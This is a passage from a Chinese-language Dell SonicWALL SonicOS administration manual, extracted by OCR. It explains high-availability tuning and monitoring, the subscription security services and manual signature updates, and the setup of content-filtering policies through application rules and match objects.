4 如需要在升级固件版本时备份设置，请选中**当升级固件时生成/重写备份固件和设置**。

5 一般情况下，应禁用 Active/Active DPI 的**启用抢占模式**选项。此选项要求主要设备在失效重启后立即恢复主要设备角色，因此仅适用于 Active/Standby 配置。

6 选中**启用虚拟 MAC** 复选框，以允许 HA 对的两台设备共享一个 MAC 地址。这可以在发生故障切换时，大大简化网络 ARP 表和缓存的更新过程。只需要通知这两台设备与之相连的交换机。所有外围设备将继续路由到该单一共享 MAC 地址。

7 单击 **HA 设备**选项卡。



8 输入**次要设备**的**序列号**。

9 单击 **HA 接口**选项卡。



10 选择用作 **HA 控制接口**的接口。如果设备检测到已配置该接口，此选项将以灰色显示。

11 选择用作 **Active/Active DPI 接口**的接口号。如果设备检测到已配置该接口，此选项将以灰色显示。

12 选择 **Active/Active DPI 接口**。在 Active/Active DPI 处理期间，此接口用于在这两台设备之间传输数据。列表中仅出现未分配的可用接口。两台设备的相连接口必须是同一号码，并且必须是“网络 > 接口”页面中未使用、未分配的接口。例如，如果 X5 是未分配接口，则可以将主要设备的 X5 连接到次要设备的 X5。启用 Active/Active DPI 后，连接的接口将具有 HA 数据-链路的区域分配。

13 完成所有高可用性配置后，单击**应用**。所有设置将同步到备用设备，备用设备将重启。

124

微调高可用性

- 第 1330 页的高可用性 > 高级
  - 第 1330 页的配置高可用性 > 高级

高可用性 > 高级

在**高可用性 > 高级**页面上可以微调高可用性配置，以及同步高可用性设备的设置和固件。Active/Standby 和 Active/Active 配置的**高可用性 > 高级**页面完全相同。**高可用性 > 高级**页面上的**心跳间隔**和**故障切换触发间隔**设置同时适用于 SVRRP心跳（Active/Active 集群心跳）和 HA 心跳。

高可用性 > 高级页面上的其他设置仅适用于集群节点内的 HA 对。

> **注：**如需高可用性的更多信息，请参阅第 1282 页的高可用性概述和第 1287 页的 Active/Standby 和 Active/Active DPI 前提条件。



配置高可用性 > 高级

在高可用性 > 高级页面上配置设置的步骤如下：

1 在主节点（即虚拟群组 1 IP 地址，X0 或其他接口且启用 HTTP 管理）上以管理员身份登录 SonicOS 管理界面。

2 转至**高可用性 > 高级**。

3 可调整**心跳间隔**以控制 Active/Active 集群中的设备多长时间通信一次。默认值为 **1,000** 毫秒，支持的最小值为 1,000 毫秒。如果您的部署要处理大量网络流量，可以使用较高的值。该设置适用于 Active/Active 集群中的所有设备。

4 设置**故障切换触发级别**，即可以错过多少次心跳而不发生故障切换。默认值为 **5**，最小值为 4，最大值为 99。如果**故障切换触发级别**设置为 5，**心跳间隔**设置为 1000 毫秒，则 5秒钟无心跳后将触发故障切换。该设置适用于 Active/Active 集群中的所有设备。

5 设置**探测间隔**，即发送至指定 IP 地址以监控网络关键路径是否仍然可及的探测的间隔时间（秒）。它用于本地 HA 对的逻辑监控。SonicWALL 推荐将该间隔至少设置为 5 秒。默认值是 **20** 秒，容许范围是 5 到 255 秒。可以在**高可用性 > 监控**页面上设置**探测 IP 地址**。请参见第 1332 页的高可用性 > 监控。

6 设置**探测数目**，即连续探测多少次无响应后，SonicOS 即可认定网络关键路径不可用或探测目标不可及。它用于本地 HA 对的逻辑监控。默认值是 **3**，容许范围是 3 到 10。

7 设置**选择延时时间**，即允许用于本地 HA 对的两台设备间内部处理的秒数，经过该时间后，其中之一获得主要角色。默认值为 **3** 秒，最小值为 3 秒，最大值为 255 秒。

8 设置**动态路由保持时间**，即新激活的设备将之前获取的动态路由保持在其路由表中的秒数。使用 RIP 或 OSPF 动态路由的高可用性对发生故障切换时，会使用该设置。在此期间，新激活的设备重新了解网络中的动态路由。当**动态路由保持时间**到期时，SonicOS 删除旧路由，并实施它从 RIP 或 OSPF 了解到的新路由。默认值为 **45** 秒，最小值为 0 秒，最大值为 1200 秒（20 分钟）。在大型或复杂网络中，较大的值可以改善故障切换期间的网络稳定性。

   注：仅当**网络 > 路由**页面上选择了**高级路由**选项时，**动态路由保持时间**才会显示。

9 如果希望只有在所有聚合链接宕机时进行故障切换，则选中**仅当所有的聚合链接宕机时进行活动 / 备用故障切换**复选框。

10 选中**包含证书/密钥**复选框，让设备同步 HA 对内的所有证书和密钥。

11 （可选）单击**同步设置**按钮。此操作同步主要和次要 HA 设备的 SonicOS 首选项设置。

12 （可选）单击**同步固件**按钮。此操作同步主要和次要 HA 设备的固件版本。

13 （可选）单击**强制故障切换**按钮。此操作尝试 Active/Standby HA 故障切换到次要设备。利用此操作可测试 HA 故障切换功能是否正常。

14 完成所有高可用性配置后，单击**接受**。所有设置都会同步到集群中的其他设备。


125

监控高可用性

- 第 1332 页的高可用性 > 监控
  - 第 1332 页的 Active/Standby 高可用性监控

高可用性 > 监控

在“高可用性 > 监控”页面，您可以使用 LAN 或 WAN 接口为 HA 对中的各设备配置独立的管理 IP 地址。您还可以配置物理/链路监控和逻辑/探测监控。如需 HA 监控设置的更多信息，请参见第 1281 页的关于高可用性和 Active/Active 集群。




Active/Standby 高可用性监控

如需设置独立的 *LAN* 管理 *IP* 地址以及配置物理和/或逻辑接口监控，请执行以下步骤：

1 在主要 SonicWALL 上以管理员身份登录到 SonicOS 用户界面。

2 在左侧导航窗格中，转至**高可用性 > 监控**。



3 单击 LAN 上某个接口的**配置**图标，例如 **X0**。



4 要启用主要和次要设备上的指定 HA 接口之间的链路检测，请选中**启用物理/链接监控**复选框。

5 在**主要 IPv4 地址**字段，输入主要设备的唯一 LAN 管理 IP 地址。

6 在**次要 IPv4 地址**字段，输入次要设备的唯一 LAN 管理 IP 地址。

7 选中**允许从主要/次要 IP 地址进行管理**复选框。启用某一接口的这个选项时，在“高可用性 > 监控”页面的监控设置表上，该接口对应的“管理”列上会出现一个绿色图标。只能对启用该选项的接口执行管理。

8 在**逻辑探测 IP 地址**字段，输入应监控其连接的 LAN 网络上某个下游设备的 IP 地址。这通常是一个下游路由器或服务器。（如果需要在 WAN 端进行探测，应使用上游设备）。主要和次要设备将定期 ping 该探测 IP 地址。如果二者均能成功 ping 通目标，则不会发生故障切换。如果二者均无法成功 ping 通目标，也不会发生故障切换，因为这种情况下它会认为问题出在目标，而非防火墙。但是，如果一台设备能够 ping 通目标，另一台不能，则会故障切换到能够 ping 通目标的设备。

主要 IPv4 地址和**次要 IPv4 地址**字段必须用 LAN 接口（如 X0）或 WAN 接口（如 X1，用于探测 WAN）上的独立 IP 地址配置，以便对功能是否正常进行逻辑探测。

9 也可以手动指定接口的虚拟 MAC 地址，方法是选择**覆盖虚拟 MAC**并在该字段中输入 MAC 地址。MAC 地址的格式是 6 对用分号隔开的十六进制数，如 `A1:B2:C3:d4:e5:f6`。

> **重要：**应谨慎选择虚拟 MAC 地址，防止配置错误。

当**高可用性 > 高级**页面上的**启用虚拟 MAC** 复选框选中时，SonicOS 固件自动生成所有接口的虚拟 MAC 地址。让 SonicOS 固件生成虚拟 MAC 地址可消除配置错误的可能性，确保虚拟 MAC 地址的唯一性，防止可能的冲突。

10 单击**确定**。

11 要配置任何其他接口的监控，请重复上述步骤。

12 完成所有高可用性配置后，单击**接受**。所有设置都会自动同步到备用设备。

第 19 部分

安全服务

- 管理 **SonicWALL** 安全服务
- 配置内容过滤服务
- 激活 **SonicWALL** 客户端防病毒
- 配置客户端 **CF** 实施
- 管理 **Dell SonicWALL** 网关防病毒服务
- 激活入侵保护服务
- 激活防间谍软件服务
- 配置 **Dell SonicWALL** 实时黑名单
- 配置 **Geo-IP** 过滤器
- 配置 **Botnet** 过滤

126

管理 SonicWALL 安全服务

- 第 1336 页的 SonicWALL 安全服务
  - 第 1337 页的安全服务摘要
  - 第 1338 页的配置安全服务

SonicWALL 安全服务

Dell SonicWALL 提供多种基于订阅的安全服务，为您的网络实现分层式安全。Dell SonicWALL 安全服务旨在无缝集成到您的网络以提供完整的防护。

防火墙管理界面上的**安全服务**中列出以下基于订阅的安全服务：

- Dell SonicWALL 内容过滤服务
- Dell SonicWALL 客户端防病毒
- Dell SonicWALL 网关防病毒
- Dell SonicWALL 入侵保护服务
- Dell SonicWALL 防间谍软件
- Dell SonicWALL RBL 过滤器
- Dell SonicWALL Geo-IP 过滤器
- Dell SonicWALL Botnet 过滤器

提示：在注册您的防火墙后，您可以尝试免费试用版 SonicWALL 内容过滤服务、SonicWALL 客户端防病毒、SonicWALL 网关防病毒、SonicWALL 入侵保护服务和 SonicWALL 防间谍软件。

您可以直接从 SonicWALL 管理界面或 https://www.mysonicwall.com 激活和管理 SonicWALL 安全服务。

安全服务摘要

安全服务 > 摘要页面的顶部列出可用的安全服务，附带服务的简短描述。



安全服务 > 摘要页面的底部有五个面板：

- 同步许可证
- 安全服务设置
- 通过代理服务器下载签名

- 安全服务信息
- 手动更新特征数据



配置安全服务

以下章节描述在**安全服务 > 摘要**页面面板执行的全局配置：

- 第 1339 页的同步许可证
- 第 1339 页的安全服务设置
- 第 1340 页的通过代理服务器下载签名和注册
- 第 1340 页的安全服务信息
- 第 1340 页的手动更新特征库


同步许可证



要将您的 mysonicwall.com 帐户与**安全服务摘要**表格同步，单击**与 www.mysonicwall.com 同步许可证**，然后单击**同步**。

要管理许可证，请单击**要管理许可证转至 www.mysonicwalll.com**里的链接。

安全服务设置




安全服务设置部分提供了以下选项用于微调 SonicWALL 安全服务：

- **安全服务设置** - 该下拉菜单用于指定应用 SonicWALL 安全服务实现最大安全性还是最优的性能：
  - **最大安全性（推荐）** - 检查所有有威胁可能性（高/中/低）的内容。为了在最大安全性设置下获得更高性能，请利用 SonicOS HA 集群。
  - **性能优化** - 检查所有有高或中威胁可能性的内容。在带宽或 CPU 强化网关部署中需考虑此性能优化安全设置，或利用 SonicOS HA 集群。

  最大安全性设置可提供最大程度的保护。**性能优化**设置利用对当前已知威胁的知识提供对威胁范围内主动威胁的高度防范。
- **降低 ISDN 连接的防病毒的流量** - 选择该功能以启用 SonicWALL 防病毒机制，每天（每 24 小时）检查一次更新，并为不能始终连至 Internet 的用户减少出站通讯的频率。
- 当 IPS, GAV 和反间谍软件数据库重载的时候丢弃所有的包 - 选择该选项以指示防火墙在 IPS、GAV 和防间谍软件数据库正在更新时丢弃所有数据包。
- **网关防病毒和防间谍软件的 HTTP 无客户端通知超时** - 设置防火墙在 GAV 或防间谍软件检测到来自 HTTP 服务器的威胁后多长时间通知用户。默认超时时限是一天（86400 秒）。

通过代理服务器下载签名和注册



这部分允许 Dell SonicWALL 网络安全设备在必须访问互联网时通过代理服务器下载签名。该功能还允许通过代理服务器注册 Dell SonicWALL 网络安全设备，同时不影响隐私保护。

启用通过代理服务器下载签名或注册设备的步骤如下：

1 选中**通过代理服务器下载签名**复选框。

2 在**代理服务器名称或者 IP 地址**字段，输入代理服务器的主机名或 IP 地址。

3 在**代理服务器端口**字段，输入用于连接代理服务器的端口号。

4 如果代理服务器需要**用户名**和**密码**，则选中**该代理服务器需要验证**复选框。

5 如果设备尚未通过 mySonicWALL.com 注册，还会显示两个附加字段：

- **MySonicWALL 用户名** - 输入设备注册到的 MySonicWALL.com 帐户用户名。
- **MySonicWALL 密码** - 输入 MySonicWALL.com 帐户密码。

6 单击页面顶部的**接受**。

安全服务信息

目前未使用此面板。

手动更新特征库

手动特征库更新功能适用于那些不可能或不需要（出于安全原因）始终具有可靠的宽带 Internet 连接的网络。手动特征库更新功能为网络管理员提供了更新最新特征库的方法。网络管理员首先从 http://www.mysonicwall.com 将特征库下载到单独的计算机、USB 驱动器或其他媒介上。然后，网络管理员将特征库上传到防火墙。相同的特征库更新文件可用于所有符合以下要求的 Dell SonicWALL 网络安全设备：

- 注册到同一 mysonicwall.com 帐户的设备
- 属于相同级别 Dell SonicWALL 网络安全设备的设备。

手动更新特征文件的步骤如下：

1 在**安全服务 > 摘要**页面，滚动至页面底部的**手动更新特征数据**标题。注意设备的特征库文件 ID。



2 使用注册 SonicWALL 网络安全设备时用的 mysonicwall.com 帐户登录 http://www.mysonicwall.com。

> 注：特征库文件只能用于注册到之前下载特征库文件所用 mysonicwall.com 帐户的防火墙。

3 单击**下载**标题下的**下载特征**。

4 在**特征 ID：**旁边的下拉窗口中，选择您的防火墙的对应 SFID。

5 通过单击**单击此处下载特征文件**下载特征库更新文件。

> 注：剩余步骤可在断开互联网连接的环境下执行。

6 返回至防火墙管理界面的**安全服务 > 摘要**页面。

7 单击**导入特征**框。

8 在弹出窗口中，单击**浏览**按钮转至特征库更新文件的位置。

9 单击**导入**。防火墙启用的安全服务已上传特征库。

127

配置内容过滤服务

- 第 1343 页的安全服务 > 内容过滤器
  - 第 1344 页的限制
  - 第 1344 页的 SonicWALL CFS 的应用规则实施
  - 第 1345 页的旧内容过滤服务
  - 第 1345 页的 CFS 策略管理概述
  - 第 1348 页的使用应用规则的 CFS 配置范例
  - 第 1365 页的旧内容过滤范例
  - 第 1371 页的配置旧 SonicWALL 过滤器属性
  - 第 1389 页的配置 Websense Enterprise 内容过滤
  - 第 1391 页的 YouTube for Schools 的内容过滤支持

安全服务 > 内容过滤器

“安全服务 > 内容过滤器”页面顶部



“安全服务 > 内容过滤器”页面底部



您可以从**安全服务 > 内容过滤器**页面激活和配置 SonicWALL 内容过滤服务 (SonicWALL CFS) 以及第三方内容过滤产品 Websense Enterprise。

主题：

- 第 1344 页的限制
- 第 1344 页的 SonicWALL CFS 的应用规则实施
- 第 1345 页的旧内容过滤服务
- 第 1345 页的 CFS 策略管理概述
- 第 1348 页的使用应用规则的 CFS 配置范例
- 第 1365 页的旧内容过滤范例
- 第 1371 页的配置旧 SonicWALL 过滤器属性
- 第 1389 页的配置 Websense Enterprise 内容过滤
- 第 1391 页的 YouTube for Schools 的内容过滤支持

限制

注：有线模式不支持内容过滤服务 (CFS) 许可。

SonicWALL CFS 的应用规则实施

通过 CFS 功能，可以使用 SonicWALL 的**应用程序规则**功能创建更强大、更灵活的解决方案。

注：尽管 CFS 管理的应用规则方法有更大的控制力和灵活性，您仍然可以选择之前的用户/区域管理方法执行内容过滤。

- **使用应用规则的 CFS 管理**

- **应用程序规则** - 是 CFS 规则创建过程的组成部分，通过在应用规则框架内的匹配对象内创建 CFS 允许/拒绝域列表，可实施更细化、灵活和强大的内容过滤策略控制。可以按计划时间实施应用规则策略。更多信息，请参见第 741 页的创建应用程序规则策略。
- **带宽管理** - 基于 CFS 网站类别的带宽管理策略可以包含 CFS 规范。这还允许通过添加按操作带宽聚合方法使用“带宽聚合”。

- **全部 CFS 管理方法**
  - **SSL 证书公用名** - 除了服务器 IP 地址，HTTPS 内容过滤功能还可以使用 SSL 证书公用名。
  - **新 CFS 类别** - CFS 列表已包含多媒体、社交网络、恶意软件和网络监视基础 CAIC。

旧内容过滤服务

内容过滤服务 (CFS) 用于为企业、学校和图书馆实施保护和提效策略，以降低法律和隐私权风险，同时最大限度减少行政管理开销。CFS 利用包含数百万个 URL、IP 地址和域的动态数据库阻止受禁止、不当或无益的网络内容。CFS 的核心是一个创新的分级体系结构，用于对照所有网站与世界范围内同地点设施的数据库。分级结果会返回至防火墙，然后与您建立的内容过滤策略相比较。几乎可以在瞬间允许通过网站请求，或由防火墙生成一个网页通知用户已按照防护策略阻止该站点。

通过 CFS，您可以灵活地根据关键字、一天中的时间段、受信任和受禁止的目的域以及 Cookie、Java™ 和 ActiveX® 等文件类型提供全面的过滤服务，并保护隐私。CFS 自动更新过滤器，显著简化了维护工作，缩短了消耗的时间。

还可以自定义 CFS 以在阻止列表中添加或移除特定的 URL，以及阻止特定的关键字。当用户尝试访问防火墙阻止的站点时，会在用户界面上显示一条自定义消息。还可以配置防火墙使其在内容过滤服务数据库、自定义 URL 列表和关键字列表中记录尝试访问站点的次数，以监控互联网使用情况，然后制定新的使用限制。

CFS Premium 阻止 56 种受禁止、不当或无益的网络内容。CFS 专业版通过自动、透明地实施可接受的使用策略为您提供更大的控制力。它使您可以为网络上的用户群组灵活实施自定义的内容过滤策略。例如，学校可以为教师创建一种策略，为学生创建另一种策略。

CFS 策略管理概述

在使用应用规则方法实施 CFS 策略分配后，将由**应用程序规则 > 策略**页面中的应用规则 CFS 策略进行控制，而不是由“用户和区域”控制。

尽管 CFS 管理的应用规则方法有更大的控制力和灵活性，您仍然可以选择之前的用户/区域管理方法执行内容过滤。

主题：

- 第 1345 页的选择 CFS 策略管理类型
- 第 1346 页的启用应用规则和 CFS
- 第 1347 页的策略和优先性：如何实施策略

选择 CFS 策略管理类型

使用哪种策略管理方法 – “用户和区域界面”或“应用规则” – 是在**安全服务 > 内容过滤**页面进行选择。

> **注：**尽管 CFS 管理的应用规则方法有更大的控制力和灵活性，您仍然可以选择之前的用户/区域管理方法执行内容过滤。

启用应用规则和 CFS

在这些服务开始过滤内容前，您必须先启用服务：

1 导航到**安全服务 > 内容过滤器**页面。



2 确保从**内容过滤类型**下拉菜单选择**内容过滤服务**。

3 在 SonicOS 6.2.3 和更高版本上，默认未启用 Google 安全搜索。要在**启用安全搜索实施**设置在策略中禁用的情况下依然在全局范围内启用 Google 安全搜索，请选中**启用 Google Force Safe Search** 复选框。

> **注：** Google 已经弃用 Google SSL 搜索功能（在 SonicOS 6.2.2.2 以及更早版本上可用）并代之以 Google 安全搜索功能。在 Google 方面，Google SSL 搜索功能默认为禁用，因此，不必在 SonicOS 6.2.2.2 中选中**禁用 Google SSL 搜索**。此选项在以后的 6.2.2.x 以及更高版本中将删除。



4 从 **CFS 策略分配**下拉菜单中选择**通过应用规则**。

5 单击**接受**按钮应用更改。

6 转至**防火墙 > 应用程序规则**页面。



7 选择**启用应用程序规则**复选框。

策略和优先性：如何实施策略

本节提供 CFS 策略实施机制的概述，以帮助您创建一套简化的规则，且不会产生不必要的冗余或有冲突的规则逻辑实施。

每个允许/禁止列表存储为树状结构，并依照树来搜索域名。然后经由这些树来按以下顺序搜索每个域：允许列表、禁止列表、关键字列表，然后如果配置了用户/群组的特定策略，则再次搜索这三个列表。

主题：

- 第 1347 页的跨不同群组的策略实施
- 第 1347 页的相同群组内的策略实施
- 第 1348 页的带计划的策略实施
- 第 1348 页的带应用程序控制高级的策略实施

跨不同群组的策略实施

分配到不同群组的 CFS 策略的基本默认行为是遵循标准的最具体/最少限制的逻辑，也就是说：

最具体的规则始终有最高的优先级。

示例

应用至“工程”组（具体组）的规则优先于应用至“全部”组（不具体的组）的规则。

相同群组内的策略实施

分配到相同组的 CFS 策略的基本默认行为是遵循叠加逻辑，也就是说：

规则叠加实施。

示例

- CFS 策略 1 不允许色情、赌博和社交网络
- CFS 策略 2 对体育和成人内容应用 1Mbps 的带宽管理

这些策略的最终结果是体育和成人内容受带宽管理限制，即使第一个策略表明这些内容未受允许。

带计划的策略实施

带计划的应用程序规则仅在计划期间有效。

示例

一个在工作时间（上午 8:00 到下午 5:00）阻止流量传输到社交网络的应用程序规则。从下午 5:00 到上午 8:00，可以访问社交网络。

注： 如果在应用程序控制高级中阻止了某个应用，因为首先评估应用程序控制高级，应用程序规则计划将不再起作用。

带应用程序控制高级的策略实施

首先评估且优先使用**防火墙 > 应用程序控制高级**策略。如需在应用程序中安排阻止某个应用程序，必须在应用程序控制高级中允许该应用程序。

使用应用规则的 CFS 配置范例

本节提供使用应用规则功能创建和管理 CFS 策略的配置范例：

- 第 1348 页的阻止被禁内容
- 第 1354 页的带宽管理内容
- 第 1359 页的应用策略至多个群组
- 第 1362 页的创建 CFS 自定义类别

视频：可以在线访问包含更多 CFS 策略配置范例的参考视频。例如，请参见如何使用多 CFS 策略配置按策略禁止域或如何按 IP 地址配置 CFS 策略。

可以通过以下网址获取其他视频：https://support.software.dell.com/zh-cn/videos-product-select。

阻止被禁内容

要创建用于阻止被禁内容的 CFS 策略：

- 第 1348 页的使用 CFS 允许/禁止列表创建匹配对象
- 第 1350 页的使用 CFS 类别列表创建匹配对象
- 第 1352 页的创建应用规则策略以阻止被禁内容


使用 CFS 允许/禁止列表创建匹配对象

创建用来定义允许或禁止内容的匹配对象的步骤如下：

1 在 SonicOS 管理界面转至**防火墙 > 匹配对象**页面。



2 单击**添加新匹配对象**按钮。此时会显示**添加/编辑匹配对象**对话框。



3 选择一个描述性的**对象名称**，例如禁止的内容。最小长度为 1 个字符，最大长度为 96 个字符。

4 从**匹配对象类型**下拉菜单中选择 **CFS 允许/禁止列表**。



5 从**匹配类型**下拉菜单中选择以下选项之一：

- **部分匹配**（默认）

- 精确匹配
- 前缀匹配
- 后缀匹配

6 指定**输入表示**的类型：

- **字母数字** – 输入包含打印字符；这是默认设置。
- **十六进制** - 输入包含十六进制字节表示为集 0-9,a-f；此类型仅允许仅有偶数的十六进制字符。

7 在**内容**字段，输入 URL（不超过 255 个字符），然后单击**添加**。该 URL 随即添加到**列表**字段中。

8 重复步骤 7 上述步骤直到添加完所有需要的 URL。整个 URL 列表的长度不得超过 8192 个字符，其中包括每个 URL 之间的分隔符。

9 单击**确定**。

使用 CFS 类别列表创建匹配对象

创建用来定义禁止内容的匹配对象的步骤如下：

1 转至**防火墙 > 匹配对象**页面。

